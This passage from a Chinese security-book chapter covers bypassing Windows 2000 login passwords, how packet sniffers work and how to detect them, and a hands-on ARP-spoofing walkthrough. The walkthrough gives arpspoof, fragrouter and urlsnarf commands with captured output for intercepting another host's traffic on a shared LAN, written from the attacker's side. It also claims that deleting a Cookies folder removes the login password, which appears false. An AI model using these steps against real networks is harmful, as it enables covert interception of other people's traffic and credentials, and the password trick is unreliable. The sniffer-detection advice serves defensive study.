用户不小心忘记了密码，造成无法登录 Windows2000 时，只需用启动盘启动电脑或引导进入另一操作系统（如电脑安装有 Win98 与 Win2000 双系统），找到文件夹“X:\Documents and Settings\Administrator”（X 为 Windows2000 所在磁盘的盘符），将此文件夹下的“Cookies”文件夹删除，然后重新启动电脑，即可以空密码快速登录 Windows2000。为安全起见，用户可重新设置各用户密码。

#### 方法二：

让我们请出来自德国的魔法师 O&O Bluecon V4 Professional，它是一款 Windows NT 4/2000/XP 的系统管理和修复工具，支持 NTFS 文件系统。在这位魔法师的帮助下，你可以轻轻松松恢复系统管理员的密码。

## 1. 创建启动盘

启动盘通过运行软件中的“O&O BootWizard Pro”程序生成，而且要准备六张软盘。

(1) 选择创建启动盘的方式，可创建光盘启动盘或软盘启动盘，一般是选“Floppy disk”。

(2) 输入操作系统的安装路径，可以是光盘驱动器路径或网络路径。只有正确输入，才能进行下一步操作，同时检测出用户的操作系统的类型（如图 7-15 所示）。




图 7-15 安装 O&O

(3) 为启动盘指定保存路径，可以为硬盘中的某个目录，然后选中“Copy disk folders to floppy disk”。

(4) 若有硬件不能够被 Windows NT 4/2000 本身自动支持，请选中“Use OEM Controller Drivers”后再点“Add”添加。

(5) 为启动盘添加一些有用的工具，当创建启动盘的时候，这些工具会被拷贝至启动盘中。选中“Copy Tools”后再自行选择添加（如图 7-16 所示）。




图 7-16 添加工具到软盘

- (6) 选择加密保护以保证启动盘的安全，连续输入二次密码确认。
- (7) 将开始创建并配置启动盘文件，并将文件拷贝至软盘。按“下一步”即可。

## 2. 恢复密码

首先插入第一张软盘，开机后听到“滴”的一声，按下“Del”键进入 CMOS，将系统参数改为用软盘启动。待重新启动计算机后，按照屏幕的提示依次插入剩余的软盘，直至启动完成。出现一个蓝色的界面，即软件独特的蓝屏模式，相当于一个小型的字符式操作系统。

恢复密码通过敲入命令 Passwd 实现，格式为：Passwd [account] [new password]  
比如你想把新的管理员密码设为 ABC，则相应的命令为：Passwd Administrator ABC。  
当密码成功修改，会显示“Password was successfully changed”字样。

### Note

若 Passwd 命令后面为空，则意味着清空密码，这样做并不安全。

重新启动把设置改回来，Windows2000 的密码就已经改变了。

## 7.2.2 什么是 SNIFFER

一般我们在讲的 SNIFFER 程序是把 NIC（网络适配卡，一般如以太网卡）置为一种叫 promiscuous 杂乱模式的状态，一旦网卡设置为这种模式，它就能使 SNIFFER 程序接受传输在网络上的每一个信息包。普通的情况下，网卡只接受和自己的地址有关的信息包，即传输到本地主机的信息包。要使 SNIFFER 能接受处理这种方式的信息，就需要系统支持 bpf，Linux 下如 SOCKET-PACKET，但一般情况下网络硬件和 TCP/IP 堆栈是不支持接受或者发送与本地计算机无关的数据包，所以为了绕过标准的 TCP/IP 堆栈，网卡就必须设置为我们刚开始讲的杂乱模式。一般情况下，要激活这种方式，必须内核支持这种伪设备 bpfiler，而且需要 ROOT 用户来运行这种 SNIFFER 程序，所以大家知道 SNIFFER 需要 ROOT 身份安装，而有人即使以本地用户进入了系统，也嗅探不到 ROOT 的密码，因为不能运行 SNIFFER。

基于 SNIFFER 这样的模式，可以分析各种信息包可以很清楚的描述出网络的结构和使用的机器，由于它接受任何一个在同一网段上传输的数据包，所以也就存在着 SNIFFER 可以用来捕获密码，E-mail 信息，秘密文档等一些其他没有加密的信息。所以这成为黑客们常用的大战果的方法，夺取其他主机的控制权。

下面描述了一些传输介质被监听的可能性：

Ethernet 监听的可能性比较高，因为 Ethernet 网是一个广播型的网络，困扰着 Internet 的大多数包监听时间都是一些运行在一台计算机中的包监听程序的结果。这台计算机和其他计算机，一个网关或者路由器形成一个以太网。

FDDIToken- 监听的可能性也比较高，尽管令牌网并不是一个广播型网络，但实际上，带有令牌的那些包在传输过程中，平均要经过网络上一半的计算机。但高的传输率将使监听变得困难。

电话线监听的可能性中等，电话线可以被一些与电话公司协作的人或者一些有机会在

物理上访问到线路的人搭线窃听，在微波线路上的信息也会被截获。在实际中，高速的 Modem 比低速的 Modem 搭线困难得多，因为高速 Modem 引入了许多频率。

数据包线使用有线电视信道发送 IP 数据包依靠 RF 调制线电视信道解调器，RF 调制解调器使用一个 TV 通道用于上行，一个用于下行。在这些线路上传输的信息没有加密，因此，可以被一些可以访问到 TV 电缆的人截获。

微波和监听的可能性比较高，无线电本来上一个广播型的传输媒介，任何一无线电一个无线电接收机的人可以截获那些传输的信息。

现在多数的 SNIFFER 只监视连接时的信息包，原因是 SNIFFER 如果接受全部的信息包，一个是 LOG 记录极其大，而且会占用大量的 CPU 时间，所以在一个担负繁忙任务的计算机中进行监听，由于占用的 CPU 和带宽就可以怀疑有 SNIFFER 在工作，当用户觉得有异常现象的时候就先需要一些简单的方法检测。

虽然可以使用 PS 或者 netstat 的命令去查看是否有可以进程和连接信息的转态，但入侵者改变了，PS 或者 netstat 程序也就不能发现这些程序了，其实修改 PS 命令只须短短数条 SHELL 命令，即可将监听软件的名字过滤掉。

下面的两个方法原理简单，但操作起来比较困难：

(1) 对于怀疑运行监听程序的机器，用正确的 IP 地址和错误的物理地址去 PING，运行监听程序的机器会有响应，这是因为正常的机器不接受错误的物理地址，处于监听状态的机器能接受，如果他的 IPSTACK 不再次反向检查的话，就会响应，这种方法依赖系统的 IPSTACK，对有些系统可能行不通。

(2) 往网上发大量不存在的物理地址的包，由于监听程序将处理这些包，将导致性能下降，通过比较前后该机器性能 (icmp echodelay 等方法) 加以判断，这种方法难度较大点。

以下是一些流行的 SNIFFER。

(1) SNIFFIT：SNIFFER 由 BrechtClearout 所写，这是用户应该最先用的程序，这个 SNIFFER 默认状态下只接受最先的 400 个字节的信息包，这对于一次登陆会话进程刚刚好。

(2) SNORT：这个 SNIFFER 有很多选项供用户使用并可移植性强，可以记录一些连接信息，用来跟踪一些网络活动。

(3) TCPDUMP：这个 SNIFFER 很有名，FREEBSD 还搭带在系统上，是一个被很多 UNIX 高手认为是一个专业的网络管理工具，记得以前 TsutomuShimomura (应该叫下村侵吧) 就是使用他自己修改过的 TCPDUMP 版本来记录了 KEVINMITNICK 攻击他系统的记录，后来就配合 FBI 抓住了 KEVINMITNICK，后来他写了一文：使用这些 LOG 记录描述了那次的攻击，HowMitnickhackedTsutomuShimomurawithanIPsequenceattack (<http://www.attrition.org/security/newbie/security/sniffer/shimomur.txt>)。

(4) ADMsniff：这是非常有名的 ADM 黑客集团写的一个 SNIFFER 程序。

(5) linsniffer：这是一个专门设计杂一 Linux 平台上的 SNIFFER。

(6) Esniffer：这个也是一个比较有名的 SNIFFER 程序。

(7) Sunsniff：这个是用在 SUNOS 系统上的 SNIFFER，此程序应该在十年前推出的吧。



(8) Solsniffer: 这是个 Solarissniffer, 主要是修改了 SunSniff 专门用来可以方便的在 Solaris 平台上编译。

这些程序 attrition 收集起来了, 大家可以到下面的 URL 下载:

<http://www.attrition.org/security/newbie/security/sniffer/> 一些流行的检测 SNIFFER 的程序。

<http://www.attrition.org/security/newbie/security/sniffer/promisc.c> —— 是一个很小的 C 程序, 当编译好后, 会查找本地机器上任何处于杂乱模式的 NIC 网络适配卡。

<http://www.attrition.org/security/newbie/security/sniffer/neped.c> —— 是一个用来远程检查任何嗅探活动的程序, 可惜它只在 Linux 下编译, 当然用户也可以简单的使用 ifconfig -a 来检查用户的 UNIX 机器是否有 PROMISC 标志。

<http://www.l0pht.com/antisniff/> 这是 L0pht 写的很好的反 SNIFFER 程序, L0PHT 还打算公开 Linux 版本上的源码版本。

另外, 如果机器上使用两块网卡, 把一块设置为杂乱模式, 并把 IP 地址设置为 0.0.0.0, 另一块卡处于正常的模式并是正确的地址, 这样将很难发现 SNIFFER 的存在。

一些资源:

大家可以到 <http://www.securityfocus.com/> 找到很多关于 SNIFFER 的程序, PHRACK54 (FILE10) 的文章 awesomearticle 很好的解释了很多方法和技巧来对付 SNIFFER, <http://www.attrition.org/security/newbie/security/sniffer/shimomur.txt> 是 Shimomura 写的文章 (HowMitnickhackedTsutomuShimomurawithanIPsequenceattack)。也可以到 <http://www.l0pht.com/> 站点下载 Antisniffer, 这确实是一个不错的工具。

### 7.2.3 交换环境能使用 SNIFFER 程序吗

通常在局域网环境中, 我们都是通过交换环境的网关上网的, 在交换环境中使用 NetXray 或者 NAI Sniffer 一类的嗅探工具有除了抓到自己的包以外, 是不能看到其他主机的网络通信的。

但是我们可以利用 ARP 欺骗实现 Sniffer 的目的。

ARP 协议是将 IP 解析为 MAC 地址的协议, 局域网中的通信都是基于 MAC 的。

例如下面这样的情况:

在局域网中 192.168.0.24 和 192.168.0.29 都是通过网关 192.168.0.1 上网的, 假定攻击者的系统为 192.168.0.24, 他希望听到 192.168.0.29 的通信, 那么我们就可以利用 ARP 欺骗实现。

(1) 首先告诉 192.168.0.29, 网关 192.168.0.1 的 MAC 地址是 192.168.0.24

(2) 告诉 192.168.0.1, 192.168.0.29 的 MAC 地址是 192.168.0.24。

这样 192.168.0.29 和 192.168.0.1 之间的数据包, 就会发给 192.168.0.24, 也就是攻击者的机器, 这样就可以听到会话了。但是这么做的有一个问题, 192.168.0.29 发现自己不能上网了, 因为原来发给 192.168.0.1 的数据包都被 192.168.0.24 接收了, 而并没有发给网关 192.168.0.1。

这时候 192.168.0.24 设置一个包转发的东西就可以解决这个问题了, 也就是从 192.168.0.29 收到的包转发给 192.168.0.1, 在把从 192.168.0.1 收到的包发给

192.168.0.29。这样192.168.0.29根本就不会意识到自己被监听了。

具体实现：

(1) 欺骗192.168.0.29，告诉这台机器网关192.168.0.1的MAC地址是自己(192.168.0.24)。

```
[root@Linux dsniff-2.3]# ./arp spoof -i eth0 -t 192.168.0.29 192.168.0.1
0:50:56:40:7:71 0:0:86:61:6b:4e 0806 42: arp reply 192.168.0.1 is-at 0:50:56:
40:7:71
0:50:56:40:7:71 0:0:86:61:6b:4e 0806 42: arp reply 192.168.0.1 is-at 0:50:56:
40:7:71
0:50:56:40:7:71 0:0:86:61:6b:4e 0806 42: arp reply 192.168.0.1 is-at 0:50:56:
40:7:71
0:50:56:40:7:71 0:0:86:61:6b:4e 0806 42: arp reply 192.168.0.1 is-at 0:50:56:
40:7:71
0:0:21:0:0:18 0:0:86:61:6b:4e 0806 42: arp reply 192.168.0.1 is-at 0:0:21:0:0:18
```

这时候对192.168.0.29的ARP欺骗就开始了。

(2) 欺骗192.168.0.1，告诉网关192.168.0.29的MAC地址是自己(192.168.0.24)。

```
[root@Linux dsniff-2.3]# ./arp spoof -i eth0 -t 192.168.0.1 192.168.0.29
0:50:56:40:7:71 0:0:21:0:0:18 0806 42: arp reply 192.168.0.29 is-at 0:50:56:
40:7:71
0:50:56:40:7:71 0:0:21:0:0:18 0806 42: arp reply 192.168.0.29 is-at 0:50:56:
40:7:71
0:50:56:40:7:71 0:0:21:0:0:18 0806 42: arp reply 192.168.0.29 is-at 0:50:56:
40:7:71
0:0:86:61:6b:4e 0:0:21:0:0:18 0806 42: arp reply 192.168.0.29 is-at 0:0:86:
61:6b:4e
0:0:86:61:6b:4e 0:0:21:0:0:18 0806 42: arp reply 192.168.0.29 is-at 0:0:86:
61:6b:4e
0:0:86:61:6b:4e 0:0:21:0:0:18 0806 42: arp reply 192.168.0.29 is-at 0:0:86:
61:6b:4e
```

其实在这个时候192.168.0.29是可以发现的自己被欺骗了。在CMD下面使用ARP-a命令：

```
C:\WINNT>arp -a
```

```
Interface: 192.168.0.29 on Interface 0x1000003
```

Internet Address	Physical Address	Type
192.168.0.1	00-50-56-40-07-71	dynamic

192.168.0.24 00-50-56-40-07-71 dynamic

两个IP地址的MAC地址居然是一模一样的！不过很少有人会这么做:-)。

(3) 设置一个包转发。

```
[root@Linux fragrouter-1.6]# ./fragrouter ~B1
fragrouter: base-1: normal IP forwarding
在这之前别忘了首先需要打开包转发的功能
[root@Linux /proc]# echo 1 >/proc/sys/net/ipv4/ip_forward
```

万事具备，可以开始 SNIFFER 了。

例如想看看 192.168.0.29 在浏览什么地方：

```
[root@Linux dsniff-2.3]# ./urlsnarf
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
```

```
Kitty[18/May/2002:20:02:25+1100] "GET http://pub72.ezboard.com/flasile15596frm1.showAddReplyScreenFromWeb?topicID=29.topic&index=7 HTTP/1.1" - - "http://www.google.com/search?hl=zh-CN&ie=UTF8&oe=UTF8&q=fdfds&btnG=Google%E6%90%9C%E7%B4%A2&lr=" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)"
```

```
Kitty - - [18/May/2002:20:02:28+1100] "GET http://www.ezboard.com/zstyles/default.css HTTP/1.1" - - "http://pub72.ezboard.com/flasile15596frm1.showAddReplyScreenFromWeb?topicID=29.topic&index=7" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)"
```

```
Kitty - - [18/May/2002:20:02:29+1100] "GET http://www1.ezboard.com/spch.js?customerid=1147458082 HTTP/1.1" - - "http://pub72.ezboard.com/flasile15596frm1.showAddReplyScreenFromWeb?topicID=29.topic&index=7" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)"
```

当然也可以知道其他……

整个过程需要在 Linux 下面实现，所用到的所有工具可以在 <http://www.netXeyes.org/arpsniffer.rar> 下载。

根据交换环境中 Sniffer 实现的原理（详见交换环境下 Sniffer 的实现），网上出现了一个类似于 Linux 环境下的 ArpSpoof 实现在 Windows 环境下的 Arp Sniffer。

在交换环境下 Windows 中实现 Sniffer 需要具备的条件：

- (1) 安装 Winpcap 驱动。
- (2) 一个类似于 Linux 环境下的 ArpSpoof（只在 Windows 2000 Server 下测试过）。
- (3) 一个 Sniffer，如 NetXray 或者 NAI Sniffer Pro（推荐）。

具体的实现方法：

使用 ArpSpoof 实现基于 ARP 的欺骗：

C:\>arpspoof.exe

ARPSpoof, by netXeyes, Special Thanks BB  
www.netXeyes.com 2002, dansnow@21cn.com

Usage: ArpSpoof [Spoof IP1] [Spoof IP2] [Own IP]

其中 Spoof IP1 和 Spoof IP2 是想要进行欺骗和嗅探的 IP 地址, Own IP 是自己的 IP 地址(注意这三个 IP 必须是在同一个局域网内没有跨越交换机或者路由器)。

例如目前公司的局域网环境为 192.168.0.xxx, 子网掩码为 255.255.255.0, 网关为 192.168.0.1。我们的 IP 为 192.168.0.29, 想要 Sniffer 192.168.0.2 的数据包。

由于网关为 192.168.0.1, 所以我们就只要欺骗 192.168.0.1 和 192.168.0.2 就可以了。也就是说告诉 192.168.0.1, 192.168.0.2 的 MAC 地址是自己(192.168.0.29); 然后再告诉 192.168.0.2, 192.168.0.1 的 MAC 地址是自己(192.168.0.29)。这样以来所有的数据包都会发到 192.168.0.29, 并且由 192.168.0.29 实现转发(windows 2000 默认可以进行包转发)。

C:\>arp spoof.exe 192.168.0.1 192.168.0.2 192.168.0.29

ARPSpoof, by netXeyes, Special Thanks BB

www.netXeyes.com 2002, dansnow@21cn.com

Begin Spoof.....

```
Spoof 192.168.0.1: Mac of 192.168.0.2 ==> Mac of 192.168.0.29
Spoof 192.168.0.2: Mac of 192.168.0.1 ==> Mac of 192.168.0.29
Spoof 192.168.0.1: Mac of 192.168.0.2 ==> Mac of 192.168.0.29
Spoof 192.168.0.2: Mac of 192.168.0.1 ==> Mac of 192.168.0.29
Spoof 192.168.0.1: Mac of 192.168.0.2 ==> Mac of 192.168.0.29
Spoof 192.168.0.2: Mac of 192.168.0.1 ==> Mac of 192.168.0.29
```

这时候对 192.168.0.1 和 192.168.0.2 的 ARP 欺骗就开始了, 在 192.168.0.1 上面使用 arp -a 命令可以看到 192.168.0.2 和 192.168.0.29 的 MAC 地址是一样的。

C:\>arp -a

```
Interface: 192.168.0.1 on Interface 0x1000004
Internet Address Physical Address Type
192.168.0.2 00-00-86-61-6b-4e dynamic
192.168.0.29 00-00-86-61-6b-4e dynamic
```

同样在 192.168.0.2 上面也会发现 192.168.0.1 和 192.168.0.29 的 MAC 地址是一样的。

这样我们就在 192.168.0.1 和 192.168.0.2 之间实现了 ARP 欺骗。

启动 Sniffer Pro, 在 Define Filter 里面的 Address Type 中选择 Hardware(注意不要选为通常的类型 IP, 否则抓不到什么有意义的东西), Station1 和 Station2 选择设置为 Any

即可（如图 7-17 所示）。




图 7-17 开始嗅探

这时候就开始嗅探了（如图 7-18 所示）。




图 7-18 嗅探到需要的数据

以上结果在局域网环境中测试通过，不保证适用于所有的环境。

arpspoof 及 winpcap 可以从 <http://www.netxeyes.org/arpspoof.rar> 下载。